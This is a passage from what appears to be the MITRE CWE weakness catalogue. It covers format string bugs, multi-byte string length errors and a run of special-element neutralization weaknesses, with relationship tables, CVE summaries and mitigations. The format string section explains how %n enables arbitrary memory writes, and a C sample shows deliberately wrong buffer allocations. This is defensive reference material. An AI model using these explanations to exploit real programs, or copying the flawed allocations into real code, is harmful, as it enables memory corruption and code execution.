While Format String vulnerabilities typically fall under the Buffer Overflow category, technically they are not overflowed buffers. The Format String vulnerability is fairly new (circa 1999) and stems from the fact that there is no realistic way for a function that takes a variable number of arguments to determine just how many arguments were passed in. The most common functions that take a variable number of arguments, including C-runtime functions, are the printf() family of calls. The Format String problem appears in a number of ways. A *printf() call without a format specifier is dangerous and can be exploited. For example, printf(input); is exploitable, while printf(y, input); is not exploitable in that context. The result of the first call, used incorrectly, allows for an attacker to be able to peek at stack memory since the input string will be used as the format specifier. The attacker can stuff the input string with format specifiers and begin reading stack values, since the remaining parameters will be pulled from the stack. Worst case, this improper use may give away enough control to allow an arbitrary value (or values in the case of an exploit program) to be written into the memory of the running program.

Frequently targeted entities are file names, process names, identifiers.










Format string problems are a classic C/C++ issue that are now rare due to the ease of discovery. One main reason format string vulnerabilities can be exploited is due to the %n operator. The %n operator will write the number of characters, which have been printed by the format string therefore far, to the memory pointed to by its argument. Through skilled creation of a format string, a malicious user may use values on the stack to create a write-what-where condition. Once this is achieved, he can execute arbitrary code. Other operators can be used as well; for example, a %99999s operator could also trigger a buffer overflow, or when used in file-formatting functions like fprintf, it can generate a much larger output than intended.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		20	Improper Input Validation	700	15

Nature	Type	ID	Name	V	Page
ChildOf		74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')	699	81
PeerOf		123	Write-what-where Condition	1000	190
ChildOf		133	String Errors	699	211
ChildOf		633	Weaknesses that Affect Memory	631	737
ChildOf		726	OWASP Top Ten 2004 Category A5 - Buffer Overflows	711	853
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867
ChildOf		808	2010 Top 25 - Weaknesses On the Cusp	800	946
MemberOf		630	<i>Weaknesses Examined by SAMATE</i>	630	735
MemberOf		635	<i>Weaknesses Used by NVD</i>	635	738

Research Gaps

Format string issues are under-studied for languages other than C. Memory or disk consumption, control flow or variable alteration, and data corruption may result from format string exploitation in applications written in other languages such as Perl, PHP, Python, etc.

Affected Resources

- Memory

Functional Areas

- logging
- errors
- general output

Causal Nature

Implicit

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Format string vulnerability
7 Pernicious Kingdoms			Format String
CLASP			Format string problem
CERT C Secure Coding	FIO30-C	Exact	Exclude user input from format strings
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input
CERT C Secure Coding	FIO30-C		Exclude user input from format strings
WASC	6		Format String

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
67	String Format Overflow in syslog()	

White Box Definitions

A weakness where the code path has:

1. start statement that accepts input
2. end statement that passes a format string to format string function where
 - a. the input data is part of the format string and
 - b. the format string is undesirable

Where "undesirable" is defined through the following scenarios:

1. not validated
2. incorrectly validated

References

- Steve Christey. "Format String Vulnerabilities in Perl Programs". < <http://www.securityfocus.com/archive/1/418460/30/0/threaded> >.
- Hal Burch and Robert C. Seacord. "Programming Language Format String Vulnerabilities". < <http://www.ddj.com/dept/security/197002914> >.
- Tim Newsham. "Format String Attacks". Guardent. September 2000. < <http://www.lava.net/~newsham/format-string-attacks.pdf> >.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 5, "Format String Bugs" Page 147. 2nd Edition. Microsoft. 2002.

CWE-135: Incorrect Calculation of Multi-Byte String Length

Weakness ID: 135 (Weakness Base)

Status: Draft

Description

Summary

The software does not correctly calculate the length of strings that can contain wide or multi-byte characters.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Demonstrative Examples

The following example would be exploitable if any of the commented incorrect malloc calls were used.

C Example:

```
#include <stdio.h>
#include <strings.h>
#include <wchar.h>
int main() {
    wchar_t wideString[] = L"The spazzy orange tiger jumped " \
    "over the tawny jaguar.";
    wchar_t *newString;
    printf("Strlen() output: %d\nWcslen() output: %d\n",
    strlen(wideString), wcslen(wideString));
    /* Very wrong for obvious reasons //
    newString = (wchar_t *) malloc(strlen(wideString));
    */
    /* Wrong because wide characters aren't 1 byte long! //
    newString = (wchar_t *) malloc(wcslen(wideString));
    */
    /* Wrong because wcslen does not include the terminating null */
    newString = (wchar_t *) malloc(wcslen(wideString) * sizeof(wchar_t));
    /* correct! */
    newString = (wchar_t *) malloc((wcslen(wideString) + 1) * sizeof(wchar_t));
    /* ... */
}
```

The output from the printf() statement would be: Strlen() output: 0 Wcslen() output: 53

Potential Mitigations

Always verify the length of the string unit character.

Use length computing functions (e.g. strlen, wcslen, etc.) appropriately with their equivalent type (e.g.: byte, wchar_t, etc.)

Other Notes

There are several ways in which improper string length checking may result in an exploitable condition. All of these, however, involve the introduction of buffer overflow conditions in order to reach an exploitable state. The first of these issues takes place when the output of a wide or multi-byte character string, string-length function is used as a size for the allocation of memory. While this will result in an output of the number of characters in the string, note that the characters are most likely not a single byte, as they are with standard character strings. So, using the size returned as the size sent to new or malloc and copying the string to this newly allocated memory will result in a buffer overflow. Another common way these strings are misused involves the mixing of standard string and wide or multi-byte string functions on a single string. Invariably, this mismatched information will result in the creation of a possibly exploitable buffer overflow condition. Again, if a language subject to these flaws must be used, the most effective mitigation

technique is to pay careful attention to the code at implementation time and ensure that these flaws do not occur.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	133	String Errors	699	211
ChildOf	G	682	Incorrect Calculation	1000	802
ChildOf	C	741	CERT C Secure Coding Section 07 - Characters and Strings (STR)	734	866

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Improper string length checking
CERT C Secure Coding	STR33-C	Size wide character strings correctly

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 5, "Unicode and ANSI Buffer Size Mismatches" Page 153. 2nd Edition. Microsoft. 2002.

CWE-136: Type Errors

Category ID: 136 (Category) Status: Draft

Description

Summary

Weaknesses in this category are caused by improper data type transformation or improper handling of multiple data types.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	19	Data Handling	699	15
ParentOf	B	681	Incorrect Conversion between Numeric Types	699	801

CWE-137: Representation Errors

Category ID: 137 (Category) Status: Draft

Description

Summary

Weaknesses in this category are introduced when inserting or converting data from one representation into another.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	19	Data Handling	699	15
ParentOf	G	138	Improper Neutralization of Special Elements	699	216
ParentOf	C	171	Cleansing, Canonicalization, and Comparison Errors	699	248
ParentOf	B	188	Reliance on Data/Memory Layout	699	268
ParentOf	G	228	Improper Handling of Syntactically Invalid Structure	699	314

CWE-138: Improper Neutralization of Special Elements

Weakness ID: 138 (Weakness Class) Status: Draft

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as control elements or syntactic markers when they are sent to a downstream component.

Extended Description

Most languages and protocols have their own special elements such as characters and reserved words. These special elements can carry control implications. If software fails to prevent external

control or influence over the inclusion of such special elements, the control flow of the program may be altered from what was intended. For example, both Unix and Windows interpret the symbol < ("less than") as meaning "read input from a file".

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Language-independent

Observed Examples

Reference	Description
CVE-2000-0703	Setuid program does not cleanse special escape sequence before sending data to a mail program, causing the mail program to process those sequences.
CVE-2001-0677	Read arbitrary files from mail client by providing a special MIME header that is internally used to store pathnames for attachments.
CVE-2003-0020	Multi-channel issue. Terminal escape sequences not filtered from log files.
CVE-2003-0083	Multi-channel issue. Terminal escape sequences not filtered from log files.

Potential Mitigations

Implementation

Developers should anticipate that special elements (e.g. delimiters, symbols) will be injected into input vectors of their software system. One defense is to create a white list (e.g. a regular expression) that defines valid input according to the requirements specifications. Strictly filter any input that does not match against the white list. Properly encode your output, and quote any elements that have special meaning to the component with which you are communicating.

Architecture and Design

Implementation

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Implementation

Use and specify an appropriate output encoding to ensure that the special elements are well-defined. A normal byte sequence in one encoding could be a special element in another.

Implementation

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.








Implementation

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')	699	81
ChildOf		137	Representation Errors	699	216
ChildOf		707	Improper Enforcement of Message or Data Structure	1000	842
ParentOf		140	<i>Improper Neutralization of Delimiters</i>	699 1000	218
ParentOf		147	<i>Improper Neutralization of Input Terminators</i>	699 1000	225
ParentOf		148	<i>Improper Neutralization of Input Leaders</i>	699 1000	226
ParentOf		149	<i>Improper Neutralization of Quoting Syntax</i>	699	226

Nature	Type	ID	Name	V	Page
				1000	
ParentOf	V	150	Improper Neutralization of Escape, Meta, or Control Sequences	699	227
ParentOf	V	151	Improper Neutralization of Comment Delimiters	1000	
ParentOf	V	152	Improper Neutralization of Macro Symbols	699	228
ParentOf	V	153	Improper Neutralization of Substitution Characters	1000	
ParentOf	V	154	Improper Neutralization of Variable Name Delimiters	699	229
ParentOf	V	155	Improper Neutralization of Wildcards or Matching Symbols	1000	
ParentOf	V	156	Improper Neutralization of Whitespace	699	230
ParentOf	V	157	Failure to Sanitize Paired Delimiters	1000	
ParentOf	V	158	Improper Neutralization of Null Byte or NUL Character	699	231
ParentOf	V	159	Failure to Sanitize Special Element	1000	
ParentOf	C	169	Technology-Specific Special Elements	699	232
ParentOf	B	464	Addition of Data Structure Sentinel	1000	233
ParentOf	C	790	Improper Filtering of Special Elements	1000	236
				699	244
				1000	580
				1000	924

Relationship Notes

This weakness can be related to interpretation conflicts or interaction errors in intermediaries (such as proxies or application firewalls) when the intermediary's model of an endpoint does not account for protocol-specific special elements.

See this entry's children for different types of special elements that have been observed at one point or another. However, it can be difficult to find suitable CVE examples. In an attempt to be complete, CWE includes some types that do not have any associated observed example.

Research Gaps

This weakness is probably under-studied for proprietary or custom formats. It is likely that these issues are fairly common in applications that use their own custom format for configuration files, logs, meta-data, messaging, etc. They would only be found by accident or with a focused effort based on an understanding of the format.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Special Elements (Characters or Reserved Words)
PLOVER	Custom Special Character Injection

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
15	Command Delimiters	

CWE-139: DEPRECATED: General Special Element Problems

Category ID: 139 (Deprecated Category)

Status: Deprecated

Description

Summary

This entry has been deprecated. It is a leftover from PLOVER, but CWE-138 is a more appropriate mapping.

CWE-140: Improper Neutralization of Delimiters

Weakness ID: 140 (Weakness Base) Status: Draft**Description****Summary**

The software does not neutralize or incorrectly neutralizes delimiters.

Time of Introduction

- Implementation

Potential Mitigations

Developers should anticipate that delimiters will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		138	Improper Neutralization of Special Elements	699 1000	216
ParentOf		141	Improper Neutralization of Parameter/Argument Delimiters	699 1000	219
ParentOf		142	Improper Neutralization of Value Delimiters	699 1000	220
ParentOf		143	Improper Neutralization of Record Delimiters	699 1000	221
ParentOf		144	Improper Neutralization of Line Delimiters	699 1000	222
ParentOf		145	Improper Neutralization of Section Delimiters	699 1000	223
ParentOf		146	Improper Neutralization of Expression/Command Delimiters	699 1000	224

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Delimiter Problems

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
15	Command Delimiters	

CWE-141: Improper Neutralization of Parameter/Argument Delimiters

Weakness ID: 141 (Weakness Variant) Status: Draft**Description****Summary**

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as parameter or argument delimiters when they are sent to a downstream component.

Extended Description

As data is parsed, an injected/absent/malformed delimiter may cause the process to take unexpected actions.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2003-0307	Attacker inserts field separator into input to specify admin privileges.

Potential Mitigations

Developers should anticipate that parameter/argument delimiters will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.


Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		140	Improper Neutralization of Delimiters	699	218 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Parameter Delimiter

CWE-142: Improper Neutralization of Value Delimiters

Weakness ID: 142 (*Weakness Variant*)**Status:** Draft**Description****Summary**

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as value delimiters when they are sent to a downstream component.

Extended Description

As data is parsed, an injected/absent/malformed delimiter may cause the process to take unexpected actions.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2000-0293	Multiple internal space, insufficient quoting - program does not use proper delimiter between values.

Potential Mitigations

Developers should anticipate that value delimiters will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		140	Improper Neutralization of Delimiters	 699 1000	218

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Value Delimiter

CWE-143: Improper Neutralization of Record Delimiters

Weakness ID: 143 (*Weakness Variant*)

Status: Draft

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as record delimiters when they are sent to a downstream component.

Extended Description

As data is parsed, an injected/absent/malformed delimiter may cause the process to take unexpected actions.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0527	Attacker inserts carriage returns and " " field separator characters to add new user/privileges.
CVE-2004-1982	Carriage returns in subject field allow adding new records to data file.

Potential Mitigations

Developers should anticipate that record delimiters will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	140	Improper Neutralization of Delimiters	699	218
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Record Delimiter

CWE-144: Improper Neutralization of Line Delimiters

Weakness ID: 144 (Weakness Variant)

Status: Draft

Description**Summary**

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as line delimiters when they are sent to a downstream component.

Extended Description

As data is parsed, an injected/absent/malformed delimiter may cause the process to take unexpected actions.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2002-0267	Linebreak in field of PHP script allows admin privileges when written to data file.

Potential Mitigations

Developers should anticipate that line delimiters will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
CanAlsoBe	B	93	Improper Neutralization of CRLF Sequences ('CRLF Injection')	1000	129
ChildOf	B	140	Improper Neutralization of Delimiters	699 1000	218

Relationship Notes

Depending on the language and syntax being used, this could be the same as the record delimiter (CWE-143).

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Line Delimiter

CWE-145: Improper Neutralization of Section Delimiters

Weakness ID: 145 (Weakness Variant)

Status: Incomplete

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as section delimiters when they are sent to a downstream component.

Extended Description

As data is parsed, an injected/absent/malformed delimiter may cause the process to take unexpected actions.

One example of a section delimiter is the boundary string in a multipart MIME message. In many cases, doubled line delimiters can serve as a section delimiter.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Developers should anticipate that section delimiters will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
CanAlsoBe	B	93	Improper Neutralization of CRLF Sequences ('CRLF Injection')	1000	129
ChildOf	B	140	Improper Neutralization of Delimiters	699 1000	218

Relationship Notes

Depending on the language and syntax being used, this could be the same as the record delimiter (CWE-143).

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Section Delimiter

CWE-146: Improper Neutralization of Expression/Command Delimiters

Weakness ID: 146 (*Weakness Variant*)

Status: Incomplete

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as expression or command delimiters when they are sent to a downstream component.

Extended Description

As data is parsed, an injected/absent/malformed delimiter may cause the process to take unexpected actions.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Language-independent

Potential Mitigations

Developers should anticipate that inter-expression and inter-command delimiters will be injected/removed/manipulated in the input vectors of their software system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	140	Improper Neutralization of Delimiters	699 1000	218

Relationship Notes

A shell metacharacter (covered in CWE-150) is one example of a potential delimiter that may need to be neutralized.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Delimiter between Expressions or Commands

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
6	Argument Injection	
15	Command Delimiters	

CWE-147: Improper Neutralization of Input Terminators

Weakness ID: 147 (Weakness Variant)

Status: Draft

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as input terminators when they are sent to a downstream component.

Extended Description

For example, a "." in SMTP signifies the end of mail message data, whereas a null character can be used for the end of a string.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-0319	MFV. mail server does not properly identify terminator string to signify end of message, causing corruption, possibly in conjunction with off-by-one error.
CVE-2000-0320	MFV. mail server does not properly identify terminator string to signify end of message, causing corruption, possibly in conjunction with off-by-one error.
CVE-2001-0996	Mail server does not quote end-of-input terminator if it appears in the middle of a message.
CVE-2002-0001	Improperly terminated comment or phrase allows commands.

Potential Mitigations

Developers should anticipate that terminators will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		138	Improper Neutralization of Special Elements	699 1000	216
CanAlsoBe		170	Improper Null Termination	1000	245

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Input Terminator

CWE-148: Improper Neutralization of Input Leaders

Weakness ID: 148 (*Weakness Variant*)

Status: Draft

Description

Summary

The application does not properly handle when a leading character or sequence ("leader") is missing or malformed, or if multiple leaders are used when only one should be allowed.

Time of Introduction

- Implementation

Potential Mitigations

Developers should anticipate that leading characters will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	Page
ChildOf		138	Improper Neutralization of Special Elements	699 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Input Leader

CWE-149: Improper Neutralization of Quoting Syntax

Weakness ID: 149 (*Weakness Variant*)

Status: Draft

Description

Summary

Quotes injected into an application can be used to compromise a system. As data are parsed, an injected/absent/duplicate/malformed use of quotes may cause the process to take unexpected actions.

Time of Introduction

- Implementation

Observed Examples

Reference	Description
CVE-2003-1016	MIE. MFV too? bypass AV/security with fields that should not be quoted, duplicate quotes, missing leading/trailing quotes.
CVE-2004-0956	

Potential Mitigations

Developers should anticipate that quotes will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design


Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	▣	Page
ChildOf		138	Improper Neutralization of Special Elements	699 1000	216

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Quoting Element

CWE-150: Improper Neutralization of Escape, Meta, or Control Sequences

Weakness ID: 150 (*Weakness Variant*)

Status: Incomplete

Description**Summary**

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as escape, meta, or control character sequences when they are sent to a downstream component.

Extended Description

As data is parsed, an injected/absent/malformed delimiter may cause the process to take unexpected actions.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2000-0476	Terminal escape sequences not filtered by terminals when displaying files.
CVE-2000-0703	Setuid program does not filter escape sequences before calling mail program.
CVE-2001-1556	MFV. (multi-channel). Injection of control characters into log files that allow information hiding when using raw Unix programs to read the files.
CVE-2002-0542	Mail program handles special "~" escape sequence even when not in interactive mode.
CVE-2002-0986	Mail function does not filter control characters from arguments, allowing mail message content to be modified.
CVE-2003-0020	Multi-channel issue. Terminal escape sequences not filtered from log files.
CVE-2003-0021	Terminal escape sequences not filtered by terminals when displaying files.
CVE-2003-0022	Terminal escape sequences not filtered by terminals when displaying files.
CVE-2003-0023	Terminal escape sequences not filtered by terminals when displaying files.
CVE-2003-0063	Terminal escape sequences not filtered by terminals when displaying files.
CVE-2003-0083	Multi-channel issue. Terminal escape sequences not filtered from log files.

Potential Mitigations

Developers should anticipate that escape, meta and control characters/sequences will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		138	Improper Neutralization of Special Elements	699	216
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Escape, Meta, or Control Character / Sequence

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
41	Using Meta-characters in E-mail Headers to Inject Malicious Payloads	
81	Web Logs Tampering	
93	Log Injection-Tampering-Forging	

CWE-151: Improper Neutralization of Comment Delimiters

Weakness ID: 151 (Weakness Variant)

Status: Draft

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as comment delimiters when they are sent to a downstream component.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0001	Mail client command execution due to improperly terminated comment in address list.
CVE-2004-0162	MIE. RFC822 comment fields may be processed as other fields by clients.
CVE-2004-1686	Well-placed comment bypasses security warning.
CVE-2005-1909	Information hiding using a manipulation involving injection of comment code into product. Note: these vulnerabilities are likely vulnerable to more general XSS problems, although a regexp might allow ">!--" while denying most other tags.
CVE-2005-1969	Information hiding using a manipulation involving injection of comment code into product. Note: these vulnerabilities are likely vulnerable to more general XSS problems, although a regexp might allow "<!--" while denying most other tags.

Potential Mitigations

Developers should anticipate that comments will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design


Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		138	Improper Neutralization of Special Elements	699	216
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Comment Element

CWE-152: Improper Neutralization of Macro Symbols

Weakness ID: 152 (*Weakness Variant*)

Status: Draft

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as macro symbols when they are sent to a downstream component.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0770	Server trusts client to expand macros, allows macro characters to be expanded to trigger resultant infoleak.
CVE-2008-2018	Attacker can obtain sensitive information from a database by using a comment containing a macro, which inserts the data during expansion.

Potential Mitigations

